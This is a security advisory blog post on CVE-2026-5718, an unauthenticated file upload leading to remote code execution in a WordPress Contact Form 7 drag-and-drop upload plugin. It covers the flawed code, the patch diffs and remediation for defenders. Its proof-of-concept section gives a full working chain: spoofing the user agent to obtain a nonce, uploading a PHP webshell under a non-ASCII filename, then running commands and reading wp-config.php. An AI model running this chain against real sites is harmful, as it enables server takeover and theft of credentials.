
CVE-2026-5718: Unauthenticated File Upload To RCE in DnD Upload CF7 Plugin
Table of Contents
CVE-2026-5718 is a CVSS 8.1 (High) Unauthenticated Arbitrary File Upload vulnerability in the Drag and Drop Multiple File Upload for Contact Form 7 WordPress plugin. Versions up to and including 1.3.9.6 are affected. An attacker can upload a PHP webshell by chaining two logic flaws: a blacklist that is destroyed by custom configuration, and a filename sanitization function that is skipped for non-ASCII filenames. The result is full remote code execution.
Vulnerability Summary
| Field | Value |
|---|---|
| Plugin Name | Drag and Drop Multiple File Upload for Contact Form 7 |
| Plugin Slug | drag-and-drop-multiple-file-upload-contact-form-7 |
| CVE ID | CVE-2026-5718 |
| CVSS Score | 8.1 (High) |
| CVSS Vector | CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Vulnerability Type | Unauthenticated Arbitrary File Upload via Non-ASCII Filename Blacklist Bypass (Unrestricted Upload of File with Dangerous Type) |
| Affected Versions | <= 1.3.9.6 |
| Patched Version | 1.3.9.7 |
| Published | April 17, 2026 |
| Researcher | Leonid Semenenko (lsemenenko) |
| Wordfence Advisory | Link |
Description
The Drag and Drop Multiple File Upload for Contact Form 7 plugin for WordPress is vulnerable to arbitrary file upload in versions up to, and including, 1.3.9.6. Two flaws combine to cause this. First, when custom blacklist types are configured, the custom list replaces the default dangerous extension denylist instead of merging with it. Second, the wpcf7_antiscript_file_name() sanitization function is bypassed for filenames containing non-ASCII characters. Together, these flaws allow unauthenticated attackers to upload arbitrary files — such as PHP files — to the server, which attackers can use to run code remotely.
Technical Analysis
Vulnerable Code Path
The vulnerability lives entirely in inc/dnd-upload-cf7.php. There are three connected weaknesses that work together.
Weakness 1 — Nonce Exposed to Unauthenticated Visitors (dnd_wpcf7_nonce_check, line 62)
// inc/dnd-upload-cf7.php — lines 62–71
function dnd_wpcf7_nonce_check() {
    // Block curl request.
    if ( strpos( $_SERVER['HTTP_USER_AGENT'], 'curl' ) !== false ) {
        wp_send_json_error('Request blocked: cURL access is forbidden.');
    }

    if( ! check_ajax_referer( 'dnd-cf7-security-nonce', false, false ) ){
        wp_send_json_success( wp_create_nonce( "dnd-cf7-security-nonce" ) );
    }
}
This AJAX action (wp_ajax_nopriv__wpcf7_check_nonce) is reachable by anyone. When the request does not carry a valid nonce, the function generates a fresh nonce and returns it in the JSON response — handing the upload credential directly to the caller. The only “protection” is a User-Agent substring check for curl, which is easily bypassed by setting any other user agent string.
Weakness 2 — Custom Blacklist Replaces Default Denylist (line 883)
// inc/dnd-upload-cf7.php — lines 883–886
$blacklist_types = dnd_cf7_not_allowed_ext();   // 80+ blocked extensions, including 'php', 'php3', ...
if ( isset( $blacklist["$cf7_upload_name"] ) && ! empty( $blacklist["$cf7_upload_name"] ) ) {
    $blacklist_types = explode( '|', $blacklist["$cf7_upload_name"] );   // REPLACES — does not merge
}
The dnd_cf7_not_allowed_ext() function returns a comprehensive list of ~80 dangerous extensions including php, php3, php4, pht, phtml, phar, etc.
When an admin adds a blacklist-types option to a form tag — for example, to block .zip or .pdf uploads — the line $blacklist_types = explode(...) replaces the entire default denylist with only the custom entries. Any extension not explicitly listed in the custom blacklist (including .php) is now permitted.
The vulnerable form tag pattern that enables this:
[mfile upload-file filetypes="*" blacklist-types:zip]This is a realistic configuration: an admin wants to accept all file types but block ZIPs. The intent is additive, but the implementation is destructive.
The inline hardcoded denylist used when filetypes="*" is also incomplete:
// line 927 — missing 'php', 'php3', 'php4', 'pht', 'phtml'
$not_allowed_ext = array( 'phar', 'svg', 'php5', 'php7', 'php8' );
Weakness 3 — wpcf7_antiscript_file_name() Bypassed for Non-ASCII Filenames (line 970)
// inc/dnd-upload-cf7.php — lines 969–972
$ascii_name = dnd_cf7_remove_icons( $filename );
if ( dnd_cf7_check_ascii( $ascii_name ) ) {
    $filename = wpcf7_antiscript_file_name( $ascii_name );  // only called for pure-ASCII filenames
}
wpcf7_antiscript_file_name() is a Contact Form 7 core function that detects dangerous extensions and renames them — for example, shell.php becomes shell.php.txt. This is the last line of defence before the file is written to disk.
The guard condition dnd_cf7_check_ascii() checks whether the filename is pure ASCII after stripping emoji characters. Any non-ASCII character in the filename causes dnd_cf7_check_ascii() to return false, and the entire antiscript call is skipped. Non-ASCII characters include Cyrillic letters, Japanese kana, or any Unicode code point above U+007F.
// dnd_cf7_check_ascii internals (lines 1029–1041)
function dnd_cf7_check_ascii( $string ) {
    $string = sanitize_file_name( $string );
    if ( function_exists( 'mb_check_encoding' ) ) {
        if ( mb_check_encoding( $string, 'ASCII' ) ) {
            return true;
        }
    } elseif ( ! preg_match( '/[^\x00-\x7F]/', $string ) ) {
        return true;
    }
    return false;
}
The internal sanitize_file_name() call only affects the local copy inside dnd_cf7_check_ascii; the outer $filename variable is not updated. So the non-ASCII character keeps the filename outside the ASCII guard, bypassing the rename. Meanwhile, the extension check earlier in the flow already passed because of Weakness 2.
Full Execution Path (Upload to RCE)
HTTP POST wp-admin/admin-ajax.php?action=_wpcf7_check_nonce
  → dnd_wpcf7_nonce_check()               [line 62]  → returns fresh nonce

HTTP POST wp-admin/admin-ajax.php?action=dnd_codedropz_upload
  → dnd_upload_cf7_upload()               [line 860]
      ├── check_ajax_referer()            [line 878]  → nonce valid (obtained above)
      ├── $blacklist_types = custom only  [line 884]  → 'php' no longer blocked
      ├── $extension = 'php'              [line 922]
      ├── Blacklist check: 'php' ∉ ['zip'] → passes  [line 931]
      ├── dnd_cf7_check_ascii() = false   [line 970]  → antiscript skipped
      └── move_uploaded_file(shell.php)   [line 987]  → PHP shell written to disk
Root Cause
Two independent root causes combine into a single exploitable path:
-
Logic error in blacklist composition:
$blacklist_types = explode(...)uses assignment (=) where it should merge (array_merge). Any custom blacklist entry destroys the default denylist. -
Conditional guard on a mandatory sanitization step:
wpcf7_antiscript_file_name()must be called unconditionally. Gating it on an ASCII check creates a bypass path for every non-ASCII filename character.
Control Failures
- Nonce: The nonce is supposed to prevent CSRF, not authenticate the user. But
dnd_wpcf7_nonce_checkgives away a fresh nonce for free, making it effectively non-protective for unauthenticated upload. .htaccess: The plugin writes an.htaccessthat blocks PHP execution in the upload directory. This is a mitigating control, not a preventive one. It does not prevent the file from being stored and could be ineffective on nginx-based hosts or servers where.htaccessis disabled.sanitize_file_name(): WordPress’s file name sanitizer does not strip PHP extensions; it handles special characters and whitespace. It is not a security boundary for extension-based blocking.wpcf7_antiscript_file_name(): This function works correctly, but is never invoked for non-ASCII filenames.
Attack Impact
An unauthenticated attacker can upload an arbitrary PHP webshell to the server’s upload directory. Once uploaded, the attacker can request the file’s URL to execute arbitrary PHP code with the privileges of the web server process, leading to:
- Full remote code execution (RCE)
- Complete site takeover
- Data exfiltration (database credentials, user data)
- Lateral movement to other sites on shared hosting
- Persistent backdoor installation
Proof of Concept
Disclaimer: This PoC is provided for educational and defensive security research purposes only. Use only on systems you own or have explicit written authorization to test.
Prerequisites
- WordPress installation with the
drag-and-drop-multiple-file-upload-contact-form-7plugin installed and activated, version <= 1.3.9.6 - A Contact Form 7 form containing an
[mfile]field configured withfiletypes="*"and anyblacklist-typesoption (e.g.,blacklist-types:zip). Example form tag:[mfile upload-file filetypes="*" blacklist-types:zip] - The WordPress site URL is known. Replace
https://target.example.combelow.
Step-by-Step Reproduction
Step 1: Obtain a valid security nonce
The _wpcf7_check_nonce endpoint returns a fresh nonce to any visitor whose request does not carry a valid nonce. Setting a non-curl User-Agent bypasses the only check in place.
NONCE=$(curl -s -X POST \
  "https://target.example.com/wp-admin/admin-ajax.php" \
  -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64)" \
  --data "action=_wpcf7_check_nonce" \
  | python3 -c "import sys,json; print(json.load(sys.stdin)['data'])")

echo "Obtained nonce: $NONCE"
Expected response:
{"success":true,"data":"abc123def456"}Step 2: Prepare the PHP webshell file with a non-ASCII filename
A non-ASCII character in the filename causes dnd_cf7_check_ascii() to return false, skipping wpcf7_antiscript_file_name() and keeping the .php extension intact.
# Create a minimal PHP webshell — the filename contains 'シ' (U+30B7, Katakana letter Si)
SHELL_FILENAME="shellシ.php"
echo '<?php system($_GET["cmd"]); ?>' > "/tmp/${SHELL_FILENAME}"
Step 3: Upload the PHP webshell
Replace FORM_ID with the actual CF7 form ID (visible in the form’s URL or HTML source as data-id), and UPLOAD_FIELD_NAME with the name of the [mfile] field (e.g., upload-file).
FORM_ID=1
UPLOAD_FIELD_NAME="upload-file"
SESSION_FOLDER=$(cat /proc/sys/kernel/random/uuid 2>/dev/null || uuidgen | tr '[:upper:]' '[:lower:]' | tr -d '-')

curl -s -X POST \
  "https://target.example.com/wp-admin/admin-ajax.php" \
  -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64)" \
  -F "action=dnd_codedropz_upload" \
  -F "security=${NONCE}" \
  -F "form_id=${FORM_ID}" \
  -F "upload_name=${UPLOAD_FIELD_NAME}" \
  -F "upload_folder=${SESSION_FOLDER}" \
  -F "upload-file=@/tmp/${SHELL_FILENAME};type=application/x-php"
Expected success response:
{
  "success": true,
  "data": {
    "path": "<session-folder-uuid>",
    "file": "shellシ.php"
  }
}
Note the path value from the response — it is the UUID of the upload folder.
Step 4: Locate the uploaded file
The plugin stores files under the WordPress uploads directory. The default path structure is:
/wp-content/uploads/wp_dndcf7_uploads/wpcf7-files/<session-folder>/shellシ.phpConstruct the URL using the path value returned in Step 3:
UPLOAD_PATH="<path-from-response>"
SHELL_URL="https://target.example.com/wp-content/uploads/wp_dndcf7_uploads/wpcf7-files/${UPLOAD_PATH}/shell%E3%82%B7.php"
echo "Shell URL: $SHELL_URL"
Step 5: Execute arbitrary commands via the webshell
# Test command execution — run 'id'
curl -s "${SHELL_URL}?cmd=id"

# Expected output:
# uid=33(www-data) gid=33(www-data) groups=33(www-data)

# Read WordPress config (credentials)
curl -s "${SHELL_URL}?cmd=cat+/var/www/html/wp-config.php"
Expected Result
The attacker has full remote code execution on the server as the web server user (www-data or equivalent). The PHP webshell remains accessible until the plugin’s scheduled auto-cleanup cron job deletes it (default: 1 hour after upload).
Verification
- The
curlin Step 5 returns OS command output (e.g.,uid=33(www-data)). - The uploaded file exists on disk: SSH to the server and confirm with
ls /var/www/html/wp-content/uploads/wp_dndcf7_uploads/wpcf7-files/. - A
.phpfile in the upload directory with the non-ASCII character in its name confirms the bypass succeeded.
Patch Analysis
What Changed
| File | Change |
|---|---|
inc/dnd-upload-cf7.php | Fix blacklist merge logic; always call antiscript; expand inline denylist; add token-based folder ownership |
assets/js/codedropz-uploader-min.js | Client-side: generate and persist per-folder cryptographic token in localStorage; send token with every upload/delete request |
assets/js/dev/native-dev.js | Same as above (development source) |
assets/js/codedropz-uploader-jquery.js | Same as above (jQuery variant) |
drag-n-drop-upload-cf7.php | Version bump to 1.3.9.7 |
readme.txt | Changelog updated |
How the Fix Works
Fix 1 — Blacklist now merges with default (line 896, patched)
- $blacklist_types = explode( '|', $blacklist["$cf7_upload_name"] );
+ $blacklist_option = explode( '|', $blacklist["$cf7_upload_name"] );
+ $custom_blacklist = array_filter( array_map( 'trim', $blacklist_option ) );
+ $blacklist_types  = array_unique( array_merge( $blacklist_types, $custom_blacklist ) );
array_merge() combines the default denylist with the custom entries. Administrators can still extend the blacklist, but can no longer accidentally remove protection for dangerous extensions.
Fix 2 — wpcf7_antiscript_file_name() called unconditionally (line 974, patched)
- $ascii_name = dnd_cf7_remove_icons( $filename );
- if ( dnd_cf7_check_ascii( $ascii_name ) ) {
-     $filename = wpcf7_antiscript_file_name( $ascii_name );
- }
+ $filename = dnd_cf7_remove_icons( $filename );
+ $filename = wpcf7_antiscript_file_name( $filename );
The ASCII guard is completely removed. wpcf7_antiscript_file_name() is now always called regardless of the filename’s character set. This closes the non-ASCII bypass entirely.
Fix 3 — Expanded inline denylist for filetypes="*" mode (line 944, patched)
- $not_allowed_ext = array( 'phar', 'svg', 'php5', 'php7', 'php8' );
+ $not_allowed_ext = array( 'phar', 'svg', 'php', 'php3','php4', 'pht', 'phtml', 'php5', 'php7', 'php8' );
The inline list now includes php, php3, php4, pht, and phtml — extensions that were previously missing from this specific code path.
Fix 4 — Per-folder cryptographic token (added in patched version)
The patch adds a token-based ownership mechanism. When the JavaScript first creates an upload session, it generates a random folder UUID and a separate random token. The token is stored in localStorage and sent with every upload and delete request. The server stores the token in a transient (dnd_cf7_token_<folder_uuid>) for 12 hours and validates it on each request using hash_equals(). This prevents an attacker from uploading to or deleting from a folder they did not create.
Residual risk: The nonce exposure in dnd_wpcf7_nonce_check() is not addressed in 1.3.9.7. The endpoint still returns a fresh nonce to any unauthenticated visitor whose User-Agent string does not contain curl. The new token adds an extra hurdle: the attacker must supply a token that matches the transient. However, since the token is generated client-side and sent in the same upload request, an attacker can simply generate their own. The nonce endpoint itself remains a weakness.
Key Code Changes
@@ -879,10 +896,12 @@
-        // Get blacklist Types
+        // Get blacklist Types (merge default not allowed ext and user defined option)
 		$blacklist_types = dnd_cf7_not_allowed_ext();
 		if ( isset( $blacklist["$cf7_upload_name"] ) && ! empty( $blacklist["$cf7_upload_name"] ) ) {
-			$blacklist_types = explode( '|', $blacklist["$cf7_upload_name"] );
+			$blacklist_option = explode( '|', $blacklist["$cf7_upload_name"] );
+			$custom_blacklist = array_filter( array_map( 'trim', $blacklist_option ) );
+			$blacklist_types  = array_unique( array_merge( $blacklist_types, $custom_blacklist ) );
 		}

@@ -924,7 +943,7 @@
 		if ( $supported_type == '*' ) {
 			$file_type          = wp_check_filetype( $filename );
-			$not_allowed_ext    = array( 'phar', 'svg', 'php5', 'php7', 'php8' );
+			$not_allowed_ext    = array( 'phar', 'svg', 'php', 'php3','php4', 'pht', 'phtml', 'php5', 'php7', 'php8' );

@@ -968,10 +974,8 @@
-		$ascii_name = dnd_cf7_remove_icons( $filename );
-		if ( dnd_cf7_check_ascii( $ascii_name ) ) {
-			$filename = wpcf7_antiscript_file_name( $ascii_name );
-		}
+		$filename = dnd_cf7_remove_icons( $filename );
+		$filename = wpcf7_antiscript_file_name( $filename );
Timeline
| Date | Event |
|---|---|
| April 17, 2026 | Vulnerability publicly disclosed by Wordfence |
| April 17, 2026 | Patched version 1.3.9.7 released |
Remediation
Update the drag-and-drop-multiple-file-upload-contact-form-7 plugin to version 1.3.9.7 or later.
If you cannot update right now, try these mitigations:
- Remove any
blacklist-typesoptions from[mfile]form tags, or replace them with an explicitfiletypesallowlist (e.g.,filetypes="pdf|docx|png"). - Ensure your web server’s
.htaccess(Apache) or equivalent (nginx) blocks PHP execution in the uploads directory. - Monitor the upload directory (
wp-content/uploads/wp_dndcf7_uploads/) for unexpected PHP files.
References
If you found this post helpful, consider buying me a coffee. It keeps me writing!
